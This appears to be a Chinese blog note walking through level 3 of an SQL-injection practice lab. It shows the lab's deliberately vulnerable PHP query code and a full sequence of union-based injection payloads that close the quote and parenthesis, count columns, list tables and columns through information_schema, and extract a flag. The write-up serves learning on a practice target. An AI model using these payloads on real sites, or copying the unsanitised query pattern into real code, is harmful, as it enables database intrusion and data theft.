显错注入（三）

原创

樱浅沐冰 于 2020-07-01 13:44:21 发布 249 收藏

分类专栏： 笔记 文章标签： SQL注入

显错注入（三）

注入环境：http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1

SQL注入原理解析以及举例1

sql注入是指web应用程序对用户输入数据的合法性没有判断，
导致攻击者可以构造不同的sql语句来实现对数据库的操作。

sql注入漏洞产生满足条件：

1；用户能够控制数据的输入。

2；原本需要执行的代码，拼接了用户的输入。

举例：

注意：下面测试环境使用封神台免费靶场。可以从下面链接进入：https://hack.zkaq.org/?a=battle。

攻击流程：

1；判断是否存在sql注入漏洞。

2；判断网页存在字段数。

3；判断回显点。

4；获取信息。

测试开始：

测试目标获取管理员账号密码

一；判断是否存在sql注入漏洞。

没注入前

我们可以看到这个过滤，不仅加了单引号之外，还加了小括号，

但是没事，我们一样像前面一样，把单引号闭合，小括号同理，也闭合

本关考点:

显错注入（三）

任务

通过显错注入获得flag。

对该页面进行GET传参，传参名为id


数据库查询语句:

select *from user where id=('1')

查询结果:

Your Login name:test
Your Password:mima

核心代码



```
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id=(\''.$id.'\')';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

一、判断是否存在sql注入漏洞。

?id=1’) and 1=1 --+ 没有报错

?id=1’) and 1=2 --+ 查看页面是否正常。结果页面显示不正常。存在注入点。第一个单引号要跟前面的闭合 --+ 注释掉后面的单引号

二、判断网页存在字段数。


构建sql语句：?id=1 ') order by 1 --+
判断网页是否正常
这里我们尝试到?id=1 ') order by 4 --+ 报错
最后我们实验到有3段

3；判断回显点。

构建sql语句：?id=1’) and 1=2 union select 1,2,3 --+ (之后查询结果显示在下图红框位置)

4；获取信息。

?id=1 ') and 1=2 union select 1,database(),version() --+
获取当前正在使用的数据库
和数据库版本




获取当前数据库表名

?id=1 ') and 1=2 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+

注释：information_schema group_concat() table_name table_schema不懂的请看显错注入（一）

显错注入（一）




获取表的字段名（error_flag表）

?id=1 ') and 1=2 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='error_flag' --+

注释：information_schema group_concat() table_name table_schema column_name 不懂的请看显错注入（一）

显错注入（一）



获取字段值

?id=1 ') and 1=2 union select 1,group_concat(ld),group_concat(flag) from error_flag --+

获字段值成功！！！